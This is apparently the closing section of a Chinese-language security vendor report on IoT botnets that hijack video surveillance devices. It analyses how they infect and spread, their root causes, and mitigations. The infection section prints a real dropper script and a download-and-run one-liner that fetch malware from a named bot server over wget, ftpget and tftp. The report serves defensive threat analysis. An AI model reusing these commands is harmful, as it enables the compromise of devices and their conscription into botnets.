


图 4.23 Luabot bot 端攻击抓包

Luabot 不但可以发起普通的 HTTP 攻击，还可以突破 Cloudflare、Sucuri 等 Javascript 防护机制，我们在监控过程中捕捉到了该样本突破 Cloudflare 的整个交互过程：




图 4.24 Luabot 攻击突破 Cloudflare 防护过程抓包

4.4 恶意程序感染方式总结

通过对三种典型的基于网络视频监控设备（物联网）的僵尸网络的分析，大家对它们的工作原理有了一定的了解，下面我们总结一下他们的感染和传播的方式。

1、样本感染过程：

1）首先利用弱口令、高危漏洞等方式获取目标设备的 shell 权限；

2）通过 wget、curl、ftp、tftp 等方式从特定的 Bot File Server 上下载 bot 样本并运行；（Luabot 有些特殊，使用 MatrixSSL 和 XMLhttpRequest）




图 4.25 基于网络视频监控系统（物联网）的僵尸网络样本感染过程

a、样本植入通常是先从 bot 服务器获取一个脚本，并执行脚本去获取真正的 bot 客户端程序：

```
#!/bin/sh
busybox rm -f /usr/bin/strings || rm -f /usr/bin/strings
busybox rm -f /usr/bin/ps || rm -f /usr/bin/ps
busybox rm -f one*.sh one*.sh.* || rm -f one*.sh one*.sh.*
busybox rm -f * || rm -f *
busybox wget http://[redacted].23.43/1 || wget http://[redacted].23.43/1
busybox wget http://[redacted].23.43/2 || wget http://[redacted].23.43/2
busybox wget http://[redacted].23.43/3 || wget http://[redacted].23.43/3
busybox wget http://[redacted].23.43/4 || wget http://[redacted].23.43/4
busybox wget http://[redacted].23.43/5 || wget http://[redacted].23.43/5
busybox chmod +x * || chmod +x *
./1 || ./2 || ./3 || ./4 || ./5
busybox rm -f * || rm -f *
sleep 1
exit
```

图 4.26 样本植入 bot 端

b、在执行对应的脚本之后，会从 bot 服务器去下载几个不同的样本，下载的样本分别对应不同平台（MIPS、ARM、PowerPC、x86-64）

```
root@nsfocus:/tmp/208.73.23.43# file *
1:      ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
2:      ELF 32-bit LSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
3:      ELF 32-bit LSB  executable, ARM, version 1, statically linked, stripped
4:      ELF 32-bit MSB  executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
5:      ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), statically linked, stripped
one.sh: POSIX shell script, ASCII text executable
```

图 4.27 跨平台运行样本

c、运行所有平台的样本，最终匹配平台的那个会执行成功，之后删除所有从 bot 服务器上下载下来的样本文件。

2、样本传播过程：

1）通常样本带有扫描功能，利用内置的弱口令尝试对特定服务（如 telnet）进行扫描登陆。

2）登陆成功获取到 shell 权限，有两种方式进行样本传播：

a、将登陆成功的 ip:port:user:password 等信息发送给 C&C 服务器，让 C&C 服务器控制；




图 4.28 基于网络视频监控系统（物联网）的僵尸网络传播方式 1

b、递归式：被感染的设备执行扫描任务，扫描并成功登陆其它设备之后，直接去 bot 服务器下载样本并运行；

```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox wget http://208.73.23.43/one.sh || wget http://208.73.23.4
3/one.sh || busybox ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43 four.sh four.sh || busybox tftp -r two.sh -g 208.73.23.
43 || tftp -r two.sh -g 208.73.23.43 || busybox tftp 208.73.23.43 -c get three.sh || tftp 208.73.23.43 -c get three.sh;sh one.sh || sh
 two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)
```

扫描成功后直接下载样本运行




图 4.29 基于网络视频监控系统（物联网）的僵尸网络传播方式 2

五．根源及措施分析

5.1 根源分析

由于这些高危漏洞的普遍存在，黑客可以轻松获取大量网络视频监控设备的控制权。他们可以得到这些设备的视频监控信息，窥探或暴露用户的隐私；可以获取设备 shell 权限，利用僵尸工具上传恶意代码，保留后门等，并组建自己的僵尸网络，后续再通过 C&C 服务器控制这些肉鸡的攻击行为。

截止到目前，据我们统计，全球范围内存安全隐患的网络视频监控系统的数量就已经超过 2500,000 个。由于部分设备生产商及用户安全意识的缺乏，短时间内这些设备很难被升级，也就是说这些存隐患的设备，像待宰的羔羊一样，等待着被感染，成为 IoT 僵尸网络大军的一员。

可预见，基于网络监控系统的僵尸网络的数量很快就会呈爆发式增长，随着全球安防市场需求的不断的扩大，这一数字会变得更加令人担忧。

造成网络视频监控系统行业这种安全现状有客观原因，也有主观原因。

客观原因与监控系统行业发展的历史因素及产品本身部署特性有关：

1. 网络视频监控系统是由以前的工业监控系统演变而来的，在网络不发达的时期这些监控设备都是部署在生产网络或者私网中的，很少考虑安全性的问题；
2. 随着网络及物联网的发展，个人及非工业安防需求的出现，网络视频监控系统才应运而生，此时监控系统主要考虑的是如何提高用户体验，传输的稳定性等问题，而且这些设备普遍使用经过裁剪的或者嵌入式小型 Linux 系统，常见的平台有 ARM/ARM7/MIPS/X86 等，它们很难再有额外的资源被用于安全的考量。因此，相比于传统的 PC 机可以运行杀毒软件、防火墙，这些网络视频监控设备没有任何的安全防护，相当于直接暴露于互联网上。
3. 一般网络视频监控系统上线后需要常年不间断地接入网络，并且会被分配不错的带宽以用于远程高清视频和音频的传输。

对于黑客来说，这些条件像是 “鱼与熊掌兼可得之”，这也是为何网络视频监控系统有着传统 PC 不可比拟的吸引力。

有如此之多存隐患的设备存在，我们认为与如下主观因素有关：

1. 部分厂商为了节约开发成本，使用通用的、开源的固件，或者采用贴牌生产的方式，未做任何安全加固，导致不同品牌的设备使用默认的密码，或者包含相同的漏洞，这就导致一旦漏洞被爆出，其影响范围甚广。一个远程代码可执行漏洞能够同时在 70 多个品牌中存在就是个很好的警示。
2. 大部分网络视频监控设备没有自动的系统升级和漏洞修复机制，即使发现高危漏洞，它们也很难被升级修复，厂商有升级的难处，使用的用户也很少在意这些设备。
3. 用户普遍缺乏安全意识，有些设置很简单的密码，如 1234，admin 等，有些甚至使用空密码

或者系统默认密码，这样就给黑客提供了很大的便利，使他们很轻松就能获得这些系统控制权限，并进一步利用其为之谋利。

5.2 安全措施

对于网络视频监控系统的生产商，其设备的安全问题影响着自身的品牌信誉，进而影响其市场的发展。我们呼吁各大生产商重视自身产品的安全问题，建议可以采取以下安全措施：

1. 及时发现自身产品的安全漏洞并进行修复，若是贴牌生产也请及时联系原厂商进行修复，并将补丁发布到官网；
2. 构建设备的远程自动更新机制，允许用户远程 / 或自动升级补丁或固件；
3. 对设备上所有的密码设置复杂度要求，用户首次登录需修改默认密码，默认初始密码尽量出厂不唯一；
4. 关闭不使用的端口；

对于用户来说，视频监控设备的安全问题有可能造成自身的隐私泄露，其私密生活或工作暴露于公众视野之下，可能会对自身及家人造成巨大的安全隐患和声誉损失，对商业活动等造成巨大经济损失。除此之外，其带宽资源被利用进行扫描，DDoS 攻击等恶意的行为。建议用户可以采取以下措施应对：

1. 尽量避免将网络视频监控设备部署在互联网上，可以部署在私网内，或者通过 VPN 连接访问；
2. 设置复杂密码；
3. 及时更新最新补丁及固件。

对于我们安全厂商来说，需要做的事情远远不止以下这些：

1. 及时发布漏洞信息，监控攻击动态，通知监管单位或者用户，及漏洞厂商等；
2. 不断跟进分析相关恶意程序及其变种，提高安全设备 / 安全服务的防护能力。

六 . 总结

本报告通过对存在安全隐患的网络视频监控系统的分布情况及其存在的高危漏洞进行分析，同时对基于网络视频监控系统的僵尸网络进行了深入研究，揭示了网络视频监控系统面临的安全现状及其给互联网带来的巨大威胁。然而，这只是物联网众多产品安全现状的一个小小缩影。全球还有无数的联网设备，如：家用路由器、打印机、智能家电等，同样全部开放或者半开放地接入互联网或即将接入互联网。[8] 据 Gartener Inc. 预测，2016 年新的物联网设备将以每天 550 万的速度接入互联网，2016 年整年全球将会有总共 64 亿的物联网设备在线，比 2015 年增长 30%，到 2020 年这个数字将会到达 208 亿。如不采取有效的管控措施，届时我们该如何应对?

我们也看到，截止到此报告截稿时，已经有相关管理机构开始重视并计划整顿这些物联网设备的安全隐患。根据 Euractive.com 的报道 [9]，欧洲委员会正在规划新的物联网法规，作为欧盟电信法规修订计划的一部分。

参考资料

[1] https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/

[2] http://www.databreachtoday.com/hacked-iot-devices-unleash-record-ddos-mayhem-a-9427

[3] http://www.cert.org.cn/publish/main/upload/File/2015%20Situation.pdf

[4] http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html

[5] http://www.bankinfosecurity.com/blogs/free-source-code-hacks-iot-devices-to-build-ddos-army-p-2267

[6] https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

[7] http://news.softpedia.com/news/there-s-a-120-000-strong-iot-ddos-botnet-lurking-around-507773.shtml#ixzz4J4b9RvQZ

[8] http://www.gartner.com/newsroom/id/3165317

[9] https://krebsonsecurity.com/2016/10/europe-to-push-new-security-rules-amid-iot-mess/

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于网络安全技术的研究，
为政府、运营商、金融、能源等行业提供优质的安全产品与服务。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com.cn